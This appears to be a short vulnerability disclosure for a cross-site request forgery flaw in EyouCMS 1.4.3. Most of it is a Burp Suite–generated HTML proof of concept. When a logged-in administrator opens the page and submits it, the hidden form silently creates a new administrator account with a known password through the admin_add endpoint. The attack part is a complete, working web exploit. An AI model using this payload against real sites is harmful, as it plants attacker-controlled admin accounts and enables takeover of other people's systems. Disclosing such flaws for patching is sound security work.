
Eyoucms CSRF

Version:1.4.3

After administrator logged in,open the this page

Poc:



<html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState('', '', '/')</script>

<form action="http://172.16.100.36/login.php?m=admin&c=Admin&a=admin\_add&lang=cn" method="POST">

<input type="hidden" name="user&#95;name" value="example" />

<input type="hidden" name="password" value="123456" />

<input type="hidden" name="password2" value="123456" />

<input type="hidden" name="pen&#95;name" value="" />

<input type="hidden" name="true&#95;name" value="" />

<input type="hidden" name="mobile" value="" />


<input type="hidden" name="role&#95;id" value="&#45;1" />


<input type="submit" value="Submit request" />

</form>

</body>

</html>





Click submit

